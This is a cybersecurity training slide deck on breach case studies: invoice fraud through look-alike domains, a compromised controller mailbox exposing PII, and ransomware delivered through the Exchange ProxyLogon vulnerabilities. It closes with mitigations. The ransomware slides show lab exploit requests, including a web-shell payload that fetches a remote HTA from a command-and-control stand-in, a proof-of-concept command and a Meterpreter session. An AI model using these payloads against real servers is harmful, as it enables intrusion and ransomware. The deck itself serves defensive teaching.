



We'll get you there.

CPAs | CONSULTANTS | WEALTH ADVISORS

Case Studies in Cyber Incidents and Breaches

Cybersecurity in the Age of Innovation
Safeguarding Your Organization's Future



The information herein has been provided by CliftonLarsonAllen LLP for general information purposes only. The presentation and related materials, if any, do not implicate any client, advisory, fiduciary, or professional relationship between you and CliftonLarsonAllen LLP and neither CliftonLarsonAllen LLP nor any other person or entity is, in connection with the presentation and/or materials, engaged in rendering auditing, accounting, tax, legal, medical, investment, advisory, consulting, or any other professional service or advice. Neither the presentation nor the materials, if any, should be considered a substitute for your independent investigation and your sound technical business judgment. You or your entity, if applicable, should consult with a professional advisor familiar with your particular factual situation for advice or service concerning any specific matters.

CliftonLarsonAllen LLP is not licensed to practice law, nor does it practice law. The presentation and materials, if any, are for general guidance purposes and not a substitute for compliance obligations. The presentation and/or materials may not be applicable to, or suitable for, your specific circumstances or needs, and may require consultation with counsel, consultants, or advisors if any action is to be contemplated. You should contact your CliftonLarsonAllen LLP or other professional prior to taking any action based upon the information in the presentation or materials provided. CliftonLarsonAllen LLP assumes no obligation to inform you of any changes in laws or other factors that could affect the information contained herein.

About Me



David Anderson

Ethical Hacker at CLA

Lead Cybersecurity Assessment and Penetration Testing Services

Offensive Security Certified Professional (OSCP)

Based in Minneapolis



Agenda

- Cybersecurity Trends
- Case Studies
 - Payment Diversion
 - Data Loss
 - Ransomware
- Preventative Measures



Learning Objectives

At the end of this session, you will be able to:

Recognize key weaknesses that allow major breaches to occur

Identify key decisions within the incident management process

Discuss strategies for mitigating incidents and breaches




Cybersecurity Trends





This Is Why We Can't Have Nice Things...


- FOUNDATION software includes a Microsoft SQL Server
- To allow mobile access, vendor exposed database to Internet
- Several instances observed with default SQL password


← **Post**

 **Max Rogers**
@MaxRogers5




  The @HuntressLabs SOC is seeing wide-spread attacks against Construction companies.

Early evidence links the intrusions to Foundation Software, a provider of construction accounting software built for contractors. We're still working to confirm if this link is accurate.

 Initial activity began around 2024-09-14 15:38:35 UTC

 You can expect to see host/domain enumeration commands spawning from a parent process of `sqlservr.exe`.

Plumbing, HVAC, Concrete, and similar sub-industries appear to be common victims in our findings.


Created At	Priority	Type	Detected Event
2024-09-14 15:38:36 UTC	High		Rule Name: [REDACTED] Process Name: C:\Windows\System32\Wbem\WMIC.exe  Command Line: wmic computersystem get domain 



Cybercrime and Black-Market Economies

- Black-market economy to support cyber fraud
 - Business models and specialization
 - Underground Marketplace (The Dark Web)
 - Ransomware-as-a-Service
- Most common cyber fraud scenarios we see affecting our clients
 - Diverting payments
 - Ransomware and interference with operations

To the Hackers, we all look the same.



They will hit you with any or all of the following:

1. Email Spear Phishing Attacks
2. Password Guessing and Business Email Account Takeovers
3. Payment and Funds Disbursement Transfer Fraud
4. Ransomware
5. Extortion to avoid breach disclosure

Microsoft Digital Defense Report

Credentialed phishing schemes on the rise – indiscriminately target all inboxes



The volume of phishing attacks is orders of magnitude *greater than all other threats*



Over 700 million phishing emails blocked per week



Business Email Compromise (BEC)



Fraudsters impersonate employees, service providers, or vendors via email in an attempt to change:

- Change vendor payments, change direct deposit, purchase gift cards, etc.

The \$55 Billion scam

*Attackers focusing on
Microsoft 365*

Which One Is Real?




Case Study

Payment Diversion



BEC Timeline



1. Vendor was phished via a fake M365 website and provided password to attacker
2. Hacker monitored vendor's email for months and noticed a monthly payment
3. Hacker created new, similar email address and attacked AP department to update bank account information

<https://www.microsoft.com/en-us/security/security-insider/intelligence-reports/microsoft-digital-defense-report-2022>



Homoglyph in Action


- A homoglyph domain that looks identical to a mail domain the victim recognizes is registered on a mail provider with a username that is identical
- Hijacked email is then sent from the hijacked domain with new payment instructions

Technique	% of domains showing homoglyph technique
sub l for I	25%
sub i for l	12%
sub q for g	7%
sub rn for m	6%
sub .cam for .com	6%
sub 0 for o	5%
sub ll for l	3%
sub ii for i	2%
sub vv for w	2%
sub l for ll	2%
sub e for a	2%
sub nn for m	1%
sub ll for l, sub l for i	1%
sub o for u	1%

Analysis of over 1,700 homoglyph domains between January–July 2022. While 170 homoglyph techniques were used, 75% of domains used just 14 techniques.

<https://www.microsoft.com/en-us/security/security-insider/intelligence-reports/microsoft-digital-defense-report-2022>





○ Dwayne Pearce <dwayne@vend0r.com>

Hacker purchased
look-alike domain

Hacker inserted themselves into
legitimate email thread



Preventative Measures / Mitigating Controls

- Block email from newly-created domains
- Develop formalized processes for updated payment details
 - Do **NOT** rely upon email
 - Call back known, good number
 - Approval process
 - Train accounting/finance staff on processes



Case Study

Data Loss



Overview

- Controller sent email to AP to process an invoice
- AP verified the legitimacy, identified request was fraudulent
 - Controller did **NOT** send it
- IT Security team reviewed and changed password for user
- Four months later, board heard about incident and asked for independent investigation
 - Log retention for many systems was default (30 days)



Analysis

Email that was sent to from controller to AP was sent using controller's actual email account

In addition, the email headers contained the “**X-MS-Exchange-Organization-AuthAs: Internal**” flag showing the message originating from the user's account and was authenticated.

Snippet of SMTP email headers from fraudulent email

X-MS-Exchange-Organization-MessageDirectionality: Originating

X-MS-Exchange-Organization-AuthSource: [REDACTED] prod.outlook.com

X-MS-Exchange-Organization-AuthAs: Internal

X-MS-Exchange-Organization-AuthMechanism: 04



Analysis

Additionally, the “Originating-IP” of 46.219.210.254 indicates the source IP address was from Ukraine:

X-MS-Exchange-Organization-AuthAs: Internal

X-MS-Exchange-Organization-AuthMechanism: 04

X-Originating-IP: [46.219.210.254]

X-MS-Exchange-Organization-Network-Message-Id:

ℓ

```
└─(user@server)-[~]
```

```
└─$ whois 46.219.210.254
```

```
% IANA WHOIS server
```

```
% for more information on IANA, visit
```

```
http://www.iana.org
```

```
% This query returned 1 object
```

```
# whois.ripe.net
```

```
role:          Freenet Network Coordination Center
```

```
address:       Freenet
```

```
address:       of 268, 17 Dragomanova st., Kyiv
```

```
address:       Ukraine (UA) 02068
```

```
admin-c:       FL4510-RIPE
```



Analysis

- Reviewing authentication logs showed the controller's account with several failed logins over a period of time
- Yellow rows indicate Saturday or Sunday

May	101
1-May	12
2-May	3
3-May	2
4-May	5
5-May	2
6-May	2
7-May	1
8-May	1
9-May	1
10-May	5
11-May	3
12-May	1
13-May	3
14-May	4
15-May	6
16-May	10
17-May	12
18-May	5
19-May	12
20-May	11



Analysis







- Authentication logs show the fraudster accessed email with an email client (e.g., Outlook)
- Email clients will synchronize all email, contacts, calendar, etc.
- Controller account had *8 year's* worth of email

Date (UTC)	User	Username	Application	IP address	Location	Status	Failure reason	Client app
[REDACTED]	[REDACTED]	[REDACTED]	Microsoft Office	199.116.115.139	Chicago, Illinois, US	Success	Other.	Mobile Apps and Desktop clients
[REDACTED]	[REDACTED]	[REDACTED]	Microsoft Office	199.116.115.143	Chicago, Illinois, US	Success	Other.	Mobile Apps and Desktop clients



Analysis

Analysis of email showed controller had documents with users' social security numbers and credit card numbers

PII in Text		
Type	Values	
 Person name	0	
 Email Address	3,499	
 Credit Card Numbers	84	
 Social Security Numbers	1,071	



Preventative Measures / Mitigating Controls

- Improve password security requirements
- Enforce multi-factor authentication on all forms of remote access
- Implement geo-restrictions to M365
- Enable email retention settings
- Enhance log retention settings



Case Study

Ransomware





Exchange Email Vulnerability

- Four separate vulnerabilities
 - Server-Side Request Forgery (SSRF)
 - Arbitrary file write
 - Insecure deserialization
 - Arbitrary file write
- Exploited by hacking group based out of China
 - Targets US companies
 - Operates using Virtual Private Servers (VPS) in US

Server-Side Request Forgery

- Allows an attacker to interact with backend features of Exchange that *should not be publicly accessible*
 - Allows attacker to impersonate an Exchange administrator

Request

Pretty Raw \n Actions

```
1 POST /ecp/kcs.js HTTP/1.1
2 Host: webapp-01.lab.env
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like C
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 msExchLogonAccount: S-1-5-21-1791523006-1798431839-901340856-500
8 msExchLogonMailbox: S-1-5-21-1791523006-1798431839-901340856-500
9 msExchTargetMailbox: S-1-5-21-1791523006-1798431839-901340856-500
10 Content-Type: text/xml
11 Cookie: X-BEResource=Admin@webapp-01.lab.env 444/ecp/proxyLogon.ecp?MailboxId=34bc312c-
12 Content-Length: 234
13
14 <r at="Negotiate" ln="cla">
  <s>
    S-1-5-21-1791523006-1798431839-901340856-500
  </s>
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 241
2 Cache-Control: private
3 Server: Microsoft-IIS/8.5
4 request-id: acd753e5-77cc-480f-8ecb-852bda9b09c
5 X-CalculatedBETarget: webapp-01.lab.env
6 X-Content-Type-Options: nosniff
7 X-DiagInfo: WEBAPP-01
8 X-BEServer: WEBAPP-01
9 X-UA-Compatible: IE=10
10 X-AspNet-Version: 4.0.30319
11 Set-Cookie: ASP.NET_SessionId=7f052cf2-c788-4fb1-97a7-fffc52126bf; path=/; secure;
  HttpOnly
12 Set-Cookie: msExchEcpCanary=
  0Lqe3LmVHEK3YVDdXmJXGBAg71UYFdkIHq-FpRmg5m2rKZPkLeniBTSiN6o_hzPpFWR50-o4EQU.; path=/ecp
13 X-Powered-By: ASP.NET
14 X-FEServer: WEBAPP-01
15 Date: Mon, 10 May 2021 08:06:17 GMT
16 Connection: close
```



Arbitrary File Write

- Now we are the Exchange administrator
- Can create a malicious file on the server

Request

Pretty Raw In Actions

```
1 POST /ecp/199.js HTTP/1.1
2 Host: webapp-01.lab.env
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 msExchLogonAccount: S-1-5-21-1791523006-1798431839-901340856-500
8 msExchLogonMailbox: S-1-5-21-1791523006-1798431839-901340856-500
9 msExchTargetMailbox: S-1-5-21-1791523006-1798431839-901340856-500
10 Content-Type: application/json; charset=utf-8
11 Cookie: ASP.NET_SessionId=6e6d2ce1-a958-4d13-9790-4b4c15c64d77;; X-BEResource=
  Admin@webapp-01.lab.env:444/ecp/DDI/DDIService.svc/SetObject?schema=OABVirtualD
  irectory&msExchEcpCanary=RAf21thnvk26jne0ZibBP8moaycYntkIODfFuQfjAXWpZJuKg_CZuu
  OmAoE6q9yG_yimShaFaJI.&a=~1942062522;; msExchEcpCanary=
  RAf21thnvk26jne0ZibBP8moaycYntkIODfFuQfjAXWpZJuKg_CZuuOmAoE6q9yG_yimShaFaJI.
12 Content-Length: 500
13
14 {"identity": {"__type": "Identity:ECP", "DisplayName": "OAB (Default Web Site)"
  , "RawIdentity": "1a213ee2-9f22-4432-89b6-a292d4ef81a3"}, "properties": {
  "Parameters": {"__type":
  "JsonDictionaryOfAnyType:#Microsoft.Exchange.Management.ControlPanel",
  "ExternalUrl":
  "http://ffff/#<script language=\"JScript\" runat=\"server\"> function Page_Load
  (){{/**/eval(Request[Response.Write(new ActiveXObject(\"WScript.Shell\").exec(\\
  cmd /c mshta https://c2domain/ayOHIFAw/test.hta\\)}};,\"unsafe\");}</script>}};
```

Request

Pretty Raw In Actions

```
1 POST /ecp/199.js HTTP/1.1
2 Host: webapp-01.lab.env
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 msExchLogonAccount: S-1-5-21-1791523006-1798431839-901340856-500
8 msExchLogonMailbox: S-1-5-21-1791523006-1798431839-901340856-500
9 msExchTargetMailbox: S-1-5-21-1791523006-1798431839-901340856-500
10 Content-Type: application/json; charset=utf-8
11 Cookie: ASP.NET_SessionId=6e6d2ce1-a958-4d13-9790-4b4c15c64d77;; X-BEResource=
  Admin@webapp-01.lab.env:444/ecp/DDI/DDIService.svc/SetObject?schema=ResetOABVir
  tualDirectory&msExchEcpCanary=RAf21thnvk26jne0ZibBP8moaycYntkIODfFuQfjAXWpZJuKg
  _CZuuOmAoE6q9yG_yimShaFaJI.&a=~1942062522;; msExchEcpCanary=
  RAf21thnvk26jne0ZibBP8moaycYntkIODfFuQfjAXWpZJuKg_CZuuOmAoE6q9yG_yimShaFaJI.
12 Content-Length: 381
13
14 {"identity": {"__type": "Identity:ECP", "DisplayName": "OAB (Default Web Site)"
  , "RawIdentity": "1a213ee2-9f22-4432-89b6-a292d4ef81a3"}, "properties": {
  "Parameters": {"__type":
  "JsonDictionaryOfAnyType:#Microsoft.Exchange.Management.ControlPanel",
  "FilePathName":
  "\\\\\\\\127.0.0.1\\\\c$\\\\Program Files\\\\Microsoft\\\\Exchange Server\\\\V15\\\\FrontEnd\\\\H
  ttpProxy\\\\owa\\\\auth\\\\newtest4.aspx"}};
```



Free Tools Created to Exploit Vulnerability

```
A > root@Ares > 02:26:46 PM ~ /tools/proxylogonPOC  
python3 proxyLogon.py webapp-01.lab.env -e administrator@lab.env -w maliciouslogfile -c 'mshta http://10.0.0.201:80/Exploit.hta'
```

```
sf6 exploit(windows/misc/hta_server) > sessions -v  
  
Active sessions  
=====
```

Session ID: 1

- Name:
- Type: meterpreter windows
- Info: NT AUTHORITY\SYSTEM @ WEBAPP-01
- Tunnel: 10.0.0.201:4444 -> 10.0.0.12:8105 (10.0.0.12)
- Via: exploit/windows/misc/hta_server
- Encrypted: Yes (AES-256-CBC)
- UUID: d3a9ccab7a411539/x86=1/windows=1/2021-06-21T19:32:10Z
- CheckIn: 58s ago @ 2021-06-21 14:32:12 -0500
- Registered: No



Admin Rights to Exchange Server

The screenshot displays a Windows Server 2012 R2 desktop environment. In the background, the Outlook web application is open in a browser window at the URL <https://exchange-01.lal.com/owa/auth>. The foreground features two windows: the Task Manager and a File Explorer window.

Task Manager - Processes Tab

Name	PID	Status	User name	CPU	Memory (p...)	Description
Microsoft.Exchange...	4944	Running	SYSTEM	00	62,644 K	Microsoft.Exchange...
Microsoft.Exchange...	4036	Running	SYSTEM	00	12,672 K	Microsoft.Exchange...
Microsoft.Exchange...	5436	Running	SYSTEM	00	186,786 K	Microsoft.Exchange...
Microsoft.Exchange...	5686	Running	SYSTEM	00	48,564 K	Microsoft.Exchange...
mpexec.exe	1260	Running	NETWORK...	00	2,364 K	Message Queueing S...
MSExchange...	10112	Running	SYSTEM	00	14,617 K	MSExchange...
comctl.exe	9956	Running	NETWORK...	00	1,860 K	Microsoft Distribute...
Microsoft.ExchangeCompl...	4862	Running	SYSTEM	00	36,408 K	Microsoft.ExchangeCompl...
Microsoft.ExchangeImp...	3344	Running	SYSTEM	00	34,094 K	Microsoft.ExchangeImp...
Microsoft.ExchangeDelive...	3148	Running	NETWORK...	00	48,964 K	Microsoft.ExchangeDelive...
Microsoft.ExchangeFronten...	2012	Running	SYSTEM	00	129,492 K	Microsoft.ExchangeFronten...
Microsoft.ExchangeMailb...	1876	Running	SYSTEM	00	77,048 K	Microsoft.ExchangeMailb...
Microsoft.ExchangeMailb...	1148	Running	SYSTEM	00	6,876 K	Microsoft.ExchangeMailb...
Microsoft.ExchangeMailb...	2236	Running	SYSTEM	00	284,240 K	Microsoft.ExchangeMailb...
Microsoft.ExchangeMailb...	1344	Running	SYSTEM	00	122,096 K	Microsoft.ExchangeMailb...
Microsoft.ExchangeMailb...	4180	Running	SYSTEM	00	73,172 K	Microsoft.ExchangeMailb...
Microsoft.ExchangeImp...	4140	Running	SYSTEM	00	46,312 K	Microsoft.ExchangeImp...
Microsoft.ExchangeAdm...	4096	Running	SYSTEM	00	64,148 K	Microsoft.ExchangeAdm...
Microsoft.ExchangeThemat...	3640	Running	NETWORK...	00	26,280 K	Microsoft.ExchangeThemat...
Microsoft.ExchangeComp...	4240	Running	NETWORK...	00	25,008 K	Microsoft.ExchangeComp...
Microsoft.ExchangeComp...	5080	Running	SYSTEM	00	36,796 K	Microsoft.ExchangeComp...
msodbcuser.exe	2128	Running	SYSTEM	00	120,936 K	msodbcuser.exe
msodbcuser.exe	2616	Running	SYSTEM	00	145,440 K	msodbcuser.exe

File Explorer - C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth

Name	Date modified	Type	Size
15.1.1591	1/2/2021 10:42 PM	File folder	
Current	1/2/2021 10:49 PM	File folder	
errorE.aspx	9/7/2018 2:52 AM	ASPX File	11 KB
ExpiredPassword.aspx	4/27/2018 10:32 AM	ASPX File	8 KB
frowny.aspx	9/7/2018 2:52 AM	ASPX File	8 KB
getidtoken	4/27/2018 10:32 AM	HTML Document	1 KB
logout.aspx	4/27/2018 10:32 AM	ASPX File	6 KB
login.aspx	4/27/2018 10:32 AM	ASPX File	15 KB
maliciouslogfile.aspx	6/21/2021 12:31 PM	ASPX File	3 KB
OutlookCN.aspx	4/27/2018 10:32 AM	ASPX File	2 KB
RedirectSuiteServiceProxy.aspx	4/27/2018 10:32 AM	ASPX File	1 KB





Attacker Elevated Privileges

- Exchange server had IT administrator logged in
- Hackers used IT administrator's account to:
 - Access and exfiltrate sensitive files
 - Identify and delete backups
 - Deploy ransomware



Outcome

Company paid over \$1 million to recover systems, applications, and data



No cyber insurance coverage



Took company four months to get back to “business as usual”



Preventative Measures / Mitigating Controls

- Strong patch management
- Logging and monitoring
- Cybersecurity insurance
- Network segmentation
- Antivirus/endpoint controls
- Secure (isolating) backups





Data Backups

Attackers are getting smarter and deleting or encrypting online backups; so, organizations should certify that they have **IMMUTABLE** or **OFFLINE** copies of backup and restore files available.

Perform an in-depth review of file permissions for network file shares and pay special attention to locations storing electronic backup and restore files.

Practice a full system and data restore to verify your confidence in full system and data restore capabilities.



Questions and Answers



Thank You!

David Anderson, OSCP
Principal, Cybersecurity
612-376-4699

david.anderson@CLAconnect.com



CLAconnect.com



CPAs | CONSULTANTS | WEALTH ADVISORS

©2025 CliftonLarsonAllen LLP. CLA (CliftonLarsonAllen LLP) is an independent network member of CLA Global. See [CLAglobal.com/disclaimer](https://claglobal.com/disclaimer).
Investment advisory services are offered through CliftonLarsonAllen Wealth Advisors, LLC, an SEC-registered investment advisor.